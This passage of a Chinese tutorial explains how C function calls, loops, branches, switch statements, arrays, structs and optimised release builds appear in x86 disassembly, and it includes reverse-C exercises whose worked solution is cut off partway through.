C 语言所写的程序中，堆栈用于传递函数参数。这时称为调用栈。

写一个简单的函数如下：

```
void myfunction(int a,int b)
{
    int c = a+b;
}
```

这是标准的 C 函数调用方式.其过程是：

- 1) 调用方把参数反序的压入堆栈中。
- 2) 调用函数。
- 3) 调用方把堆栈复原。

而被调用函数需要做以下一些事情：

- 1) 保存 `ebp`. `ebp` 总是被我们用来保存这个函数执行之前的 `esp` 的值。执行完毕之后，我们用 `ebp` 恢复 `esp`.同时，调用我们的上层函数也用 `ebp` 做同样的事情。所以我们之前先把 `ebp` 压入堆栈。返回之前弹出，避免 `ebp` 被我们改动。
- 2) 保存 `esp` 到 `ebp` 中。

上面两步的代码如下：

```
push ebp                ;保存 ebp,并把 esp 放入 ebp 中
                        ;此时 ebp 与 esp 同。
mov ebp,esp             ;都是这次函数调用时的栈顶。
```

- 3) 在堆栈中腾出一个区域用来保存局部变量。这就是常说的所谓局部变量在栈空间中。方法为把 `esp` 减少一个数值。这样等于压入了一堆变量。日后要恢复时，只要把 `esp` 恢复成 `ebp` 中保存的数据就可以了。
- 4) 保存 `ebx,esi,edi` 到堆栈中。函数调用完后恢复。这是一个编程规范。

对应的代码如下：

```
sub esp,0cch            ;把 esp 往上移动一个范围，等于在堆栈中放出一片新
                        ;的空间用来存局部变量。
push ebx                ;下面保存三个寄存器: ebx,esi,edi,这也是 C 规范。
push esi
```

push edi

5) 把局部变量区域初始化成 0cccccccch。0cccccccch 实际是 INT 3.这是一个中断指令。因为局部变量不可能被执行，如果执行了必然程序有错，这时发生中断来提示开发者。这是 VC 编译 DEBUG 版本的特有操作。

相关代码如下：

```
lea edi,[ebp-0cch]          ;本来是要 mov edi,ebp-0cch,但是 mov 不支持-操作。所以  
                             ;以对 ebp-0cch 取内容，而 lea 把内容的地址也就是 ebp  
                             ;-0cch 加载到 edi 中.目的是把保存局部变量的区域（从  
                             ;ebp-0cch 开始的区域）初始化成全部 0cccccccch.  
  
mov ecx,33h  
mov eax,0cccccccch  
rep stos dword ptr [edi]    ;拷贝字符串
```

6) 然后做函数里应该做的事情。参数的获取是 ebp+8 字节为第一个参数，ebp+12 为第二个参数，依次增加。ebp+4 字节处是要返回的地址。

7) 恢复 ebx,esi,edi ,esp,ebp,最后返回。

代码如下：

```
pop edi                    ;恢复 edi,esi,ebx  
pop esi  
pop ebx  
mov esp,ebp                ;恢复原来的 ebp 和 esp,让上一个调用的函数正常使用。  
pop ebp  
ret
```

为了简单起见，我的函数没有返回值。如果要返回值，函数应该在返回之前，把返回值放入 eax 中。外部通过 eax 得到返回值。

所以用 VC2003 编译 Debug 版本，反汇编代码如下：

```
void myfunction(int a,int b)  
{  
push ebp                  ;保存 ebp,并把 esp 放入 ebp 中。此时 ebp 与 esp 同。  
mov ebp,esp              ;都是这次函数调用时的栈顶。  
sub esp,0cch             ;把 esp 往上移动一个范围，等于在堆栈中放出一片新  
                           ;的空间用来存局部变量。  
  
push ebx                 ;下面保存三个寄存器:ebx,esi,edi,这也是 C 规范。  
push esi  
push edi  
lea edi,[ebp-0cch]       ;本来是要 mov edi,ebp-0cch,但是 mov 不支持-操作。所  
                           ;以对 ebp-0cch 取内容，而 lea 把内容的地址也就是 ebp  
                           ;-0cch 加载到 edi 中.目的是把保存局部变量的区域（从  
                           ;ebp-0cch 开始的区域）初始化成全部 0cccccccch.  
  
mov ecx,33h  
mov eax,0cccccccch  
rep stos dword ptr [edi] ;拷贝字符串  
  
    int c = a+b;
```

```
mov eax,dword ptr [a] ;简单的相加操作.这里从堆栈中取得从外部传入的参数。那么
add eax,dword ptr[b] ;a 和 b 到底是怎么取得的呢，通过 ida 反汇编可以看到，其实
;这两条指令是 mov eax, [ebp+8] ， add eax, [ebp+0Ch]，参数是
;通过 ebp 从堆栈中取得的。这里看到的是 VC 调试器的显示结
;果，为了阅读方便直接加上了参数名。
```

```
mov dword ptr[c],eax
}
pop edi ;恢复 edi,esi,ebx
pop esi
pop ebx
mov esp,ebp ;恢复原来的 ebp 和 esp,让上一个调用的函数正常使用.
pop ebp
ret
```

而这个函数的调用方式是：

```
mov eax,dword ptr[b] ; 把 b,a 两个参数压入堆栈
push eax
mov ecx,dword ptr[a]
push ecx
call myfunction ; 调用函数 myfunction.
add esp,8 ; 恢复堆栈.
```

这样一来，函数调用的过程就很清楚了。

1-2. 循环

下面我把函数改得复杂一点，增加了一个循环，来看反汇编的结果：

```
int myfunction(int a,int b)
{
    int c = a+b;
    int i;
    for(i=0;i<50;i++)
    {
        c = c+i;
    }
    return c;
}
```

前面的反汇编结果和前一节的一样了，现在从 for 的地方开始反汇编，结果如下：

```
for(i=0;i<50;i++)
00412BC7 mov     dword ptr [i],0
00412BCE jmp     myfunction+39h (412BD9h)
```

```

00412BD0  mov     eax,dword ptr [i]
00412BD3  add     eax,1
00412BD6  mov     dword ptr [i],eax
00412BD9  cmp     dword ptr [i],32h
00412BDD  jge     myfunction+4Ah (412BEAh)
{
    c = c+i;
00412BDF  mov     eax,dword ptr [c]
00412BE2  add     eax,dword ptr [i]
00412BE5  mov     dword ptr [c],eax
}
00412BE8  jmp     myfunction+30h (412BD0h)
00412BEA  mov     eax,dword ptr [c]
}

```

... 后面省略的部分也和上一节相同。

可以看到循环主要用这么几条指令来实现: **mov** 进行初始化。 **jmp** 跳过循环变量改变代码。 **cmp** 实现条件判断, **jge** 根据条件跳转。用 **jmp** 回到循环改变代码进行下一次循环。所以结构大体如下:

```

mov <循环变量>,<初始值>           ;给循环变量赋初值
jmp B                               ;跳到第一次循环处
A:  (改动循环变量)                 ;修改循环变量。
...
B:  cmp <循环变量>,<限制变量>       ;检查循环条件
    jgp 跳出循环
    (循环体)
...
    jmp A                           ;跳回去修改循环变量

```

我们再看一下 **do** 循环, 因为 **do** 循环没有修改循环变量的部分, 所以比 **for** 循环要简单一些。

```

do {
    c = c+i;
00411A55  mov     eax,dword ptr [c]
00411A58  add     eax,dword ptr [i]
00411A5B  mov     dword ptr [c],eax
} while(c< 100);

00411A5E  cmp     dword ptr [c],64h
00411A62  jl      myfunction+35h (411A55h)
return c;
...

```

do 循环就是一个简单的条件跳转回去。只有两条指令:

```

cmp <循环变量>,<限制变量>
jl  <循环开始点>

```

下面看看 **while** 的情况:

```

        while(c<100){
00411A55  cmp            dword ptr [c],64h
00411A59  jge            myfunction+46h (411A66h)
        c = c+i;
00411A5B  mov            eax,dword ptr [c]
00411A5E  add            eax,dword ptr [i]
00411A61  mov            dword ptr [c],eax
        }
00411A64  jmp            myfunction+35h (411A55h)

return c;

```

你会发现 **while** 要更复杂一点。因为 **while** 除了开始的时候判断循环条件之外，后面还必须有一条无条件跳转回到循环开始的地方，共用三条指令实现：

```

A:  cmp <循环变量>,<限制变量>
    jge B
    (循环体)
    ...
    jmp A
B:  (循环结束了)

```

1-3. 判断与分支

写一个简单的 if 判断结构：

```

if(c>0 && c<10)
{
    printf("c>0");
}
else if( c>10 && c<100)
{
    printf("c>10 && c<100");
}
else
{
    printf("c>10 && c<100");
}

```

if 判断都是使用 **cmp** 再加上条件跳转指令。对于 **if(A && B)** 的情况，一般都是使用否决法。如果 **A** 不成立，立刻跳下一个分支。依次，如果 **B** 不成立，同样跳下一分支。：

```

cmp <条件>
jle <下一个分支>

```


所以开始部分的反汇编为:

```
if(c>0 && c<10)
00411A66  cmp     dword ptr [c],0
00411A6A  jle     myfunction+61h (411A81h)    ; 跳下一个 else if 的判断点
00411A6C  cmp     dword ptr [c],0Ah
00411A70  jge     myfunction+61h (411A81h)    ; 跳下一个 else if 的判断点
{
    printf("c>0");

00411A72  push    offset string "c>0" (4240DCh)
00411A77  call    @ILT+1300(_printf) (411519h)
00411A7C  add     esp,4
}
```

else if 的和 else 的特点是, 开始都有一条无条件跳转到判断结束处, 阻止前面的分支执行结束后, 直接进入这个分支。这个分支能执行到的唯一途径只是, 前面的判断条件不满足。

else 则在 jmp 之后直接执行操作。而 else if 则开始重复 if 之后的操作, 用 cmp 比较, 然后用条件跳转指令进行跳转。

else if(c>10 && c<100)

```
00411A7F  jmp     myfunction+89h (411AA9h)    ;直接跳到判断块外
00411A81  cmp     dword ptr [c],0Ah          ;比较+条件跳转, 目标为下一个分支处
00411A85  jle     myfunction+7Ch (411A9Ch)
00411A87  cmp     dword ptr [c],64h
00411A8B  jge     myfunction+7Ch (411A9Ch)
{
    printf("c>10 && c<100");

00411A8D  push    offset string "c>10 && c<100" (424288h)
00411A92  call    @ILT+1300(_printf) (411519h)
00411A97  add     esp,4
}
```

else

```
00411A9A  jmp     myfunction+89h (411AA9h)    ;这里是 else,所以只有简单的一条跳转。
{
    printf("c>10 && c<100");

00411A9C  push    offset string "c>10 && c<100" (424288h)
00411AA1  call    @ILT+1300(_printf) (411519h)
00411AA6  add     esp,4
}
return c;
```

条件分支中, 有比较特殊的情况是 switch。switch 的特点是有多个判断。因为 switch 显然不用判断大于小于, 所以都是 je, 分别跳到每个 case 处。最后一个是无条件跳转, 直接跳到 default 处。以下的代码:

```
switch(c)
```

```
{
```

case 0:

```
printf("c>0");
```

case 1:

```
{
    printf("c>10 && c<100");
    break;
}
```

default:

```
printf("c>10 && c<100");
```

```
}
```

反汇编的结果是:

switch(c)

```
00411A66  mov     eax,dword ptr [c]
00411A69  mov     dword ptr [ebp-0E8h],eax
00411A6F  cmp     dword ptr [ebp-0E8h],0
00411A76  je      myfunction+63h (411A83h)
00411A78  cmp     dword ptr [ebp-0E8h],1
00411A7F  je      myfunction+70h (411A90h)
00411A81  jmp     myfunction+7Fh (411A9Fh)
{
...

```

显然是比较 c 是否是 0, 1, 这两个数字。至于先把 c 移动到 ebp-0E8h 这个地址, 然后再比较, 这是调试版本编译的特点。可能是为了防止直接操作堆栈而导致堆栈破坏? 最后一条直接跳转到 default 处。如果没有 default, 就跳到 switch 之外。

case 0:

```
printf("c>0");
```

```
00411A83  push    offset string "c>0" (4240DCh)
00411A88  call    @ILT+1300(_printf) (411519h)
00411A8D  add     esp,4
```

case 1:

```
{
    printf("c>10 && c<100");
```

```
00411A90  push    offset string "c>10 && c<100" (424288h)
00411A95  call    @ILT+1300(_printf) (411519h)
00411A9A  add     esp,4
    break;
00411A9D  jmp     myfunction+8Ch (411AACh)
}
```

default:

```
printf("c>10 && c<100");
```

```

00411A9F  push      offset string "c>10 && c<100" (424288h)
00411AA4  call      @ILT+1300(_printf) (411519h)
00411AA9  add       esp,4
}

```

至于 case 和 default 都非常简单。如果有 break,则会增加一个无条件跳转。没有 break 的情况下,没有任何循环控制代码。

下面是一个练习,内容是把下面的汇编代码还原成 c 语言。这种练习非常有用处。

```

00411A20  push      ebp
00411A21  mov       ebp,esp
00411A23  sub       esp,0E8h
00411A29  push      ebx
00411A2A  push      esi
00411A2B  push      edi
00411A2C  lea       edi,[ebp-0E8h]
00411A32  mov       ecx,3Ah
00411A37  mov       eax,0CCCCCCCCh
00411A3C  rep stos  dword ptr [edi]
00411A3E  mov       eax,dword ptr [a]
00411A41  add       eax,dword ptr [b]
00411A44  mov       dword ptr [d],eax
00411A47  mov       dword ptr [i],1
00411A4E  mov       dword ptr [c],0
00411A55  cmp       dword ptr [c],64h
00411A59  jge       myfunction+46h (411A66h)
00411A5B  mov       eax,dword ptr [c]
00411A5E  add       eax,dword ptr [i]
00411A61  mov       dword ptr [c],eax
00411A64  jmp       myfunction+35h (411A55h)
00411A66  mov       eax,dword ptr [c]
00411A69  mov       dword ptr [ebp-0E8h],eax
00411A6F  cmp       dword ptr [ebp-0E8h],0
00411A76  je        myfunction+63h (411A83h)
00411A78  cmp       dword ptr [ebp-0E8h],1
00411A7F  je        myfunction+6Ah (411A8Ah)
00411A81  jmp       myfunction+72h (411A92h)
00411A83  mov       dword ptr [d],1
00411A8A  mov       eax,dword ptr [c]
00411A8D  mov       dword ptr [d],eax
00411A90  jmp       myfunction+79h (411A99h)
00411A92  mov       dword ptr [d],0
00411A99  mov       eax,dword ptr [d]
00411A9C  pop       edi
00411A9D  pop       esi
00411A9E  pop       ebx
00411A9F  mov       esp,ebp

```

```

00411AA1 pop        ebp
00411AA2 ret

```

1-4. 数组与结构

写一个简单的函数，用到结构体和数组。

```

typedef struct {
    int a;
    int b;
    int c;
} mystruct;
int myfunction(int a,int b)
{
    unsigned char *buf[100];
    mystruct *strs = (mystruct *)buf;
    int i;
    for(i=0;i<5;i++)
    {
        strs[i].a = 0;
        strs[i].b = 1;
        strs[i].c = 2;
    }
    return 0;
}

```

对结构体和数组的访问是我们感兴趣的地方。相关的反汇编结果是这样的：

```

int i;
for(i=0;i<5;i++)
0041367A  mov     dword ptr [i],0                ;典型的 for 循环过程
00413684  jmp     myfunction+45h (413695h)
00413686  mov     eax,dword ptr [i]
0041368C  add     eax,1
0041368F  mov     dword ptr [i],eax
00413695  cmp     dword ptr [i],5
0041369C  jge     myfunction+94h (4136E4h)
{
    strs[i].a = 0;

0041369E  mov     eax,dword ptr [i]              ;目的是把 i*0ch 放入到 eax 中。
004136A4  imul    eax,eax,0Ch                    ;0Ch 是结构的大小。
004136A7  mov     ecx,dword ptr [strs]           ;把 strs 的地址放入 ecx
004136AD  mov     dword ptr [ecx+eax],0          ;计算得到 strs[i]的地址，并赋 0
    strs[i].b = 1;

004136B4  mov     eax,dword ptr [i]
004136BA  imul    eax,eax,0Ch

```

```

004136BD  mov     ecx,dword ptr [strs]
004136C3  mov     dword ptr [ecx+eax+4],1           ;这里与.a 不同，增加偏移取得 b 的位置
        str[i].c = 2;
004136CB  mov     eax,dword ptr [i]
004136D1  imul    eax,eax,0Ch
004136D4  mov     ecx,dword ptr [strs]
004136DA  mov     dword ptr [ecx+eax+8],2
    }
004136E2  jmp     myfunction+36h (413686h)         ;典型的循环结束
004136E4  xor     eax,eax                         ;eax 清 0
...

```

1-5. 共用体，枚举类型

不过你可能会感到失望。因为共用体和枚举类型都是在 C 语言中为了让内容更加易读而引入的东西。实际上，只要有结构体和基本的数据类型就足够了。所以在汇编中，这些多余的东西都消失不见了。

为了实验一下我写一段有共用体和枚举类型的代码。然后反汇编一下看看效果。

// 定义一个枚举类型

```

typedef enum {
ENUM_1 = 1,
ENUM_2 = 2,
ENUM_3,
ENUM_4,
} myenum;

```

// 定义一个结构体

```

typedef struct {
    int a;
    int b;
    int c;
} mystruct;

```

```

typedef union {
    mystruct s;
    myenum e[3];
} myunion;

```

```

int myfunction(int a,int b)

```

```

{
    unsigned char buf[100] = { 0 };
    myunion *uns = (myunion *)buf;
    int i;
    // 访问共用体，结构体，使用枚举类型的变量

```

```

for(i=0;i<5;i++)
{
    uns[i].s.a = 0;
    uns[i].s.b = 1;
    uns[i].e[2] = ENUM_4;
}
return 0;
}

```

反汇编的结果和上一小节基本没有区别:

```

for(i=0;i<5;i++)
00411A57  mov     dword ptr [i],0
00411A5E  jmp     myfunction+49h (411A69h)
00411A60  mov     eax,dword ptr [i]
00411A63  add     eax,1
00411A66  mov     dword ptr [i],eax
00411A69  cmp     dword ptr [i],5
00411A6D  jge     myfunction+83h (411AA3h)
{
    uns[i].s.a = 0;

00411A6F  mov     eax,dword ptr [i]           ;基本没有区别。直接去找.a 的地址。
00411A72  imul    eax,eax,0Ch
00411A75  mov     ecx,dword ptr [uns]
00411A78  mov     dword ptr [ecx+eax],0
    uns[i].s.b = 1;
00411A7F  mov     eax,dword ptr [i]
00411A82  imul    eax,eax,0Ch
00411A85  mov     ecx,dword ptr [uns]
00411A88  mov     dword ptr [ecx+eax+4],1
    uns[i].e[2] = ENUM_4;
00411A90  mov     eax,dword ptr [i]
00411A93  imul    eax,eax,0Ch
00411A96  mov     ecx,dword ptr [uns]
00411A99  mov     dword ptr [ecx+eax+8],4
}
00411AA1  jmp     myfunction+40h (411A60h)

```

汇编里一切花哨的东西都消失不见了。和单纯用结构体没有区别。用枚举类型和一般常数也没有任何区别，这是编译器处理的结果。

1-6. 算法的反汇编

C 语言的各种控制流程在反汇编中绝对是最让人舒服的部分。而最痛苦的莫过算法的部分。一个简单的算法就会让复杂到让人眼花缭乱的程度，更不用说复杂的算法了。

显然没有完美的办法来解决这个问题，只能靠你的耐心和智力了。下面举一个 3×3 矩阵相乘的例子。


```

int myfunction(int a[3][3],int b[3][3],int c[3][3])
{
    int i,j;
    for(i=0;i<3;i++)
    {
        for(j=0;j<3;j++)

            c[i][j] = a[i][0]*b[0][j]+a[i][1]*b[1][j]+a[i][2]*b[2][j];

    }
    return 0;
}

```

这个代码很简单易懂，不过汇编的写法真的很富有挑战性：

```

int i,j;
for(i=0;i<3;i++)
00411A3E  mov     dword ptr [i],0
00411A45  jmp     myfunction+30h (411A50h)
00411A47  mov     eax,dword ptr [i]
00411A4A  add     eax,1
00411A4D  mov     dword ptr [i],eax
00411A50  cmp     dword ptr [i],3
00411A54  jge     myfunction+0AEh (411ACEh)
{
    for(j=0;j<3;j++)

00411A56  mov     dword ptr [j],0
00411A5D  jmp     myfunction+48h (411A68h)
00411A5F  mov     eax,dword ptr [j]
00411A62  add     eax,1
00411A65  mov     dword ptr [j],eax
00411A68  cmp     dword ptr [j],3
00411A6C  jge     myfunction+0A9h (411AC9h)
        c[i][j] = a[i][0]*b[0][j]+a[i][1]*b[1][j]+a[i][2]*b[2][j];
00411A6E  mov     eax,dword ptr [i]
00411A71  imul    eax,eax,0Ch
00411A74  mov     ecx,dword ptr [a]
00411A77  mov     edx,dword ptr [j]
00411A7A  mov     esi,dword ptr [b]
00411A7D  mov     eax,dword ptr [ecx+eax]
00411A80  imul    eax,dword ptr [esi+edx*4]
00411A84  mov     ecx,dword ptr [i]
00411A87  imul    ecx,ecx,0Ch
00411A8A  mov     edx,dword ptr [a]
00411A8D  mov     esi,dword ptr [j]
00411A90  mov     edi,dword ptr [b]

```

从这里开始的指令只有 mov,add 和
; imul,尝试把它们还原成表达式吧。

```

00411A93  mov     ecx,dword ptr [edx+ecx+4]
00411A97  imul    ecx,dword ptr [edi+esi*4+0Ch]
00411A9C  add     eax,ecx
00411A9E  mov     edx,dword ptr [i]
00411AA1  imul    edx,edx,0Ch
00411AA4  mov     ecx,dword ptr [a]
00411AA7  mov     esi,dword ptr [j]
00411AAA  mov     edi,dword ptr [b]
00411AAD  mov     edx,dword ptr [ecx+edx+8]
00411AB1  imul    edx,dword ptr [edi+esi*4+18h]
00411AB6  add     eax,edx
00411AB8  mov     ecx,dword ptr [i]
00411ABB  imul    ecx,ecx,0Ch
00411ABE  add     ecx,dword ptr [c]
00411AC1  mov     edx,dword ptr [j]
00411AC4  mov     dword ptr [ecx+edx*4],eax
00411AC7  jmp     myfunction+3Fh (411A5Fh)
}
00411AC9  jmp     myfunction+27h (411A47h)

```

要阅读这样的代码，首先把流程控制的代码与数值计算的代码分开是关键。因此你前面的练习能起很大的帮助。当你得到值计算的代码的部分后，你必须判断输入与输出（一般自然是被读的内部变量为输入，被写的内部变量为输出），然后把它还原成一个 C 语言的表达式。任何一段中间不加任何跳转，连续的 mov 和加减乘除的指令一般都可以还原为一个 C 表达式。当然，这可不是一个轻松的工作。

在这里顺便可以看到，二维数组 `a[x][y]`，处理等同与一个大小为 `a[y]` 的结构体的长度大小为 `x` 的数组。所以，前面讲到的数组访问的代码非常有价值。基本的方法如下：

```

mov     eax,<我要取的数组元素的下标>
imul    eax,eax,<结构体的大小>
mov     ecx,<结构数组开始的地址>
mov     eax,dword ptr [ecx+eax]      ;取得数组元素的内容，放到 eax 中。

```

访问结构内部变量的时候最后面一个指令还会加上一个数字：

```

mov     eax,dword ptr[ecx+eax+0Ch]

```

看到这样的代码，我们应该联想到表达式中含有的数组或结构体。

1-7. 发行版的反汇编

前面费了很多工夫解析代码。但是那都是调试版本的代码。使用他们是因为那样汇编代码会更好理解。实际上，到非调试版本的时候，编译器将进行非常多的优化，使汇编代码变得简单的同时，阅读的困难也大大增加了。但是实际上，你碰到的代码显然都是发行版本。

首先是函数调用的过程如下：

```

0040108D  push    eax
0040108E  push    esi
0040108F  call    myfunction1 (401000h)
00401094  add     esp,8

```

优化之后，两个参数根本没有放入内部变量中，而是放在 `eax` 和 `esi` 中直接 `push` 了。然后调用 `myfunction1`。最后是恢复 `esp`，与调试版本的情况相同。

然后是函数的执行过程，在堆栈中划分内部区域的代码可能被省略。因为内部变量比较少少的情况，都直接使用寄存器了。把内部变量初始化为 `INT 3` 的代码也被省略。取参数也不会放入内部变量中，而是用 `esp` 直接取。同时，`ebp` 根本没被使用。`ebx`，`esi` 和 `edi` 的压入弹出是函数调用和结束最明显的标记。无论调试版本还是发行版本都是如此。

下面是一个循环的简单函数：

```
int myfunction1(int a,int b)
```

```
{
00401000  push      ebx                ;保存 ebx,esi,edi
00401001  push      esi
int i;
for(i=0;i<5;i++)
00401002  mov       esi,dword ptr [esp+0Ch]    ; 取第一个参数.本来第一个参数是 esp+4h,但是因为前面有
                                           ; 两个 push,所以变成 esp+Ch.

00401006  push      edi
00401007  mov       edi,dword ptr [esp+14h]    ; 取第二个参数，计算方法同上
0040100B  xor       ebx,ebx                ; 清空 ebx,显然没有定义内部变量 i,而是直接用了 ebx.
0040100D  lea       ecx,[ecx]              ; 无意义的指令。
{
```

循环的结尾处是这样的：

```
00401020  inc       ebx
00401021  cmp       ebx,5
00401024  jl        myfunction1+10h (401010h)
```

可见优化后的 `for` 循环喜欢模仿相对简单的 `do` 循环的方式。把判断和跳转放在最后。

前面的矩阵相乘的例子如下：请注意这时候 `c` 代码和后面的汇编已经没有正确的对应关系了：

```
int myfunction(int a[3][3],int b[3][3],int c[3][3])
```

```
{
    int i,j;
    for(i=0;i<3;i++)
00401000  mov       eax,dword ptr [esp+4]      ;a 保存到 eax 中
00401004  mov       edx,dword ptr [esp+0Ch]    ;c 保存到 edx 中
00401008  mov       ecx,dword ptr [esp+8]      ;b 保存到 ecx 中。
0040100C  push      ebx
0040100D  push      esi
0040100E  add       eax,4                      ;这里已经开始处理数据。必须把这些指令和
                                           ;函数入口指令和循环控制指令分开

00401011  push      edi
00401012  add       edx,8                      ;同前面的 add eax,4
00401015  mov       esi,3                      ;循环变量取 3
0040101A  lea       ebx,[ebx]                  ;无意义指令
{
```

for(j=0;j<3;j++)

c[i][j] = a[i][0]*b[0][j]+a[i][1]*b[1][j]+a[i][2]*b[2][j];

00401020	mov	ebx,dword ptr [eax]	;显然从这里开始,是数值计算过程。代码的优化,使内部
00401022	imul	ebx,dword ptr [ecx+0Ch]	;循环不见了。可以数一下 imul 指令, 刚好九次。可以说明
00401026	mov	edi,dword ptr [ecx+18h]	;这里用一个单循环完成了原来双循环的工作。
00401029	imul	edi,dword ptr [eax+4]	
0040102D	add	edi,ebx	
0040102F	mov	ebx,dword ptr [eax-4]	
00401032	imul	ebx,dword ptr [ecx]	
00401035	add	edi,ebx	
00401037	mov	dword ptr [edx-8],edi	
0040103A	mov	ebx,dword ptr [eax]	
0040103C	imul	ebx,dword ptr [ecx+10h]	
00401040	mov	edi,dword ptr [ecx+1Ch]	
00401043	imul	edi,dword ptr [eax+4]	
00401047	add	edi,ebx	
00401049	mov	ebx,dword ptr [eax-4]	
0040104C	imul	ebx,dword ptr [ecx+4]	
00401050	add	edi,ebx	
00401052	mov	dword ptr [edx-4],edi	
00401055	mov	ebx,dword ptr [eax+4]	
00401058	imul	ebx,dword ptr [ecx+20h]	
0040105C	mov	edi,dword ptr [ecx+14h]	
0040105F	imul	edi,dword ptr [eax]	
00401062	add	edi,ebx	
00401064	mov	ebx,dword ptr [eax-4]	
00401067	imul	ebx,dword ptr [ecx+8]	
0040106B	add	edi,ebx	
0040106D	mov	dword ptr [edx],edi	
0040106F	add	eax,0Ch	
00401072	add	edx,0Ch	
00401075	dec	esi	;这里开始两条,是循环指令
00401076	jne	myfunction+20h (401020h)	
00401078	pop	edi	
00401079	pop	esi	
	}		
	return 0;		
0040107A	xor	eax,eax	
0040107C	pop	ebx	
	}		

1-8.汇编反 C 练习

下面是另外一个练习题，这个练习完全是发行版本的一个函数。如果能顺利完成这个练习，那么基本 C 语法的反汇编结果阅读也就入门了。

我们不公布 C 语言的源程序，但我们尝试把它还原成 C 语言。这次用的完全发行版本，经过 o2 优化的代码。足够接近实战了。下面的汇编语言程序对应一个完整的 C 函数。

00401000	push	ecx	F
00401001	mov	ecx,dword ptr [esp+10h]	D
00401005	mov	edx,dword ptr [esp+8]	D
00401009	push	ebx	F
0040100A	mov	ebx,dword ptr [esp+4]	D
0040100E	push	esi	F
0040100F	mov	esi,dword ptr [esp+14h]	D
00401013	push	ebp	F
00401014	xor	eax,eax	C
00401016	push	edi	F
00401017	jmp	myfunction+20h (401020h)	F
00401019	lea	esp,[esp]	F
00401020	mov	edi,dword ptr [esi+8]	D
00401023	imul	edi,dword ptr [edx+eax*8+4]	D
00401028	mov	ebp,dword ptr [esi]	D
0040102A	imul	ebp,dword ptr [edx+eax*8]	D
0040102E	add	edi,ebp	D
00401030	mov	dword ptr [ecx],edi	D
00401032	mov	edi,dword ptr [esi+0Ch]	D
00401035	imul	edi,dword ptr [edx+eax*8+4]	D
0040103A	mov	ebp,dword ptr [esi+4]	D
0040103D	imul	ebp,dword ptr [edx+eax*8]	D
00401041	add	edi,ebp	D
00401043	mov	ebp,dword ptr [ecx]	D
00401045	add	ebp,edi	D
00401047	add	ebx,ebp	D
00401049	mov	dword ptr [ecx+4],edi	D
0040104C	inc	eax	C
0040104D	add	ecx,8	D
00401050	cmp	eax,2	C
00401053	jl	myfunction+20h (401020h)	C
00401055	call	rand (401138h)	C
0040105A	add	ebx,eax	D
0040105C	cmp	ebx,64h	C
0040105F	pop	edi	F
00401060	pop	ebp	F
00401061	je	myfunction+7Bh (40107Bh)	C

00401063	cmp	ebx,6Eh	C
00401066	je	myfunction+88h (401088h)	C
00401068	push	offset string "nothing" (407114h)	F
0040106D	call	printf (401107h)	F
00401072	add	esp,4	F
00401075	pop	esi	F
00401076	mov	eax,ebx	F
00401078	pop	ebx	F
00401079	pop	ecx	F
0040107A	ret		F
0040107B	push	offset string "cnt is 100" (407108h)	F
00401080	call	printf (401107h)	F
00401085	add	esp,4	F
00401088	push	offset string "cnt is 110" (4070FCh)	F
0040108D	call	printf (401107h)	F
00401092	add	esp,4	F
00401095	pop	esi	F
00401096	mov	eax,ebx	F
00401098	pop	ebx	F
00401099	pop	ecx	F
0040109A	ret		F

那么，标准的解法大致如下：

第一步是，我们要把指令分成几类，并实际的把它们区分开来，各个击破：

最先是函数调用相关代码。这些代码用于调用函数或者作为一个函数被调用。几乎凡是堆栈操作（备份寄存器或者是压入参数）我们可全部归入之，此外还有 **call** 指令，堆栈恢复。这类代码很容易识别。让我们把它们标记为 **F**。称之为 **F** 指令。

然后是流程控制代码。涉及判断和跳转指令，以及对循环变量操作的指令。这些对应用于循环，判断语句。比较容易看出。标记为 **C**。我们称之为 **C** 指令。

剩余的是数据处理。应该不含有函数调用，多半不含有堆栈操作，也不会含有跳转（跳转已经归入流程控制中）。对于复杂的数据处理代码，只能逐行翻译，然后多行组合。标记为 **D**。之后我们称之为 **D** 指令。

标记已经做好了，请回头看上面的代码。当然，你可能出于不同的观点，和我做上不同的标记，或者同样的指令归类不同，这都没有关系。

第二步，我们取出其中标记为 **D** 的代码进行逐行翻译。首先标记为 **F** 的语句基本不需要翻译，他们本身就是简单的函数调用。其次标记为 **C** 的指令我们将很快将他们翻译为 **if,for,do** 或者是 **switch**，工作相对简单。

下面的指令取自上面的前半段的 **D** 指令。我删除了其中加杂的 **F** 指令。而 **C** 指令则是容易翻译的部分，那么我们尝试改写 **D** 指令为如下最右边的表达式，其中我用了 **p1,p2,p3** 表示函数的参数 1，参数 2，参数 3。取参数时针对 **esp** 的偏移，随着 **push** 指令的执行而有所变动，切不可机械计算。

00401001	mov	ecx,dword ptr [esp+10h]	D	ecx = p3
00401005	mov	edx,dword ptr [esp+8]	D	edx = p1
0040100A	mov	ebx,dword ptr [esp+4]	D	ebx = p1
0040100F	mov	esi,dword ptr [esp+14h]	D	esi = p2
00401014	xor	eax,eax	C	
00401020	mov	edi,dword ptr [esi+8]	D	edi = p2[2]

00401023	imul	edi,dword ptr [edx+eax*8+4]	D	edi*=p1[eax*2+1]
00401028	mov	ebp,dword ptr [esi]	D	ebp = p2[0]
0040102A	imul	ebp,dword ptr [edx+eax*8]	D	ebp *= p1[eax*2]
0040102E	add	edi,ebp	D	edi += ebp
00401030	mov	dword ptr [ecx],edi	D	ecx [0] = edi
00401032	mov	edi,dword ptr [esi+0Ch]	D	edi = p2[3]
00401035	imul	edi,dword ptr [edx+eax*8+4]	D	edi = p1[eax*2+1]
0040103A	mov	ebp,dword ptr [esi+4]	D	ebp = p2[1]
0040103D	imul	ebp,dword ptr [edx+eax*8]	D	ebp *= p1[eax*2]
00401041	add	edi,ebp	D	edi += ebp
00401043	mov	ebp,dword ptr [ecx]	D	ebp = ecx [0]
00401045	add	ebp,edi	D	ebp += edi
00401047	add	ebx,ebp	D	ebx += ebp
00401049	mov	dword ptr [ecx+4],edi	D	ecx [1] = edi
0040104C	inc	eax	C	
0040104D	add	ecx,8	D	ecx +=8
00401050	cmp	eax,2	C	
00401053	jl	myfunction+20h (401020h)	C	

第三步，自然是表达式的合并与控制流程的结合了，前面 D 系列的表达式，把中间过程除去，已经很容易得到表达式如下，其中 `eax` 开始为 0，`ecx` 开始为 p3.

```
ecx [0] = p2[2]*p1[2*eax+1]+p2[0]*p1[2*eax];
```

```
ecx [1] = p2[3]*p1[2*eax+1]+p2[1]*p1[2*eax];
```

此外 `jl` 明显导致了一个循环，每次循环的更改是：

```
eax++;
```

```
ecx+=8;
```

`eax` 是循环变量。`ecx` 显然用于取数组位置，且二者保持固定的同步增加，可以用一个循环变量替代之，所以翻译结果如下：

```
for(i=0;i<2;i++)
```

```
{
```

```
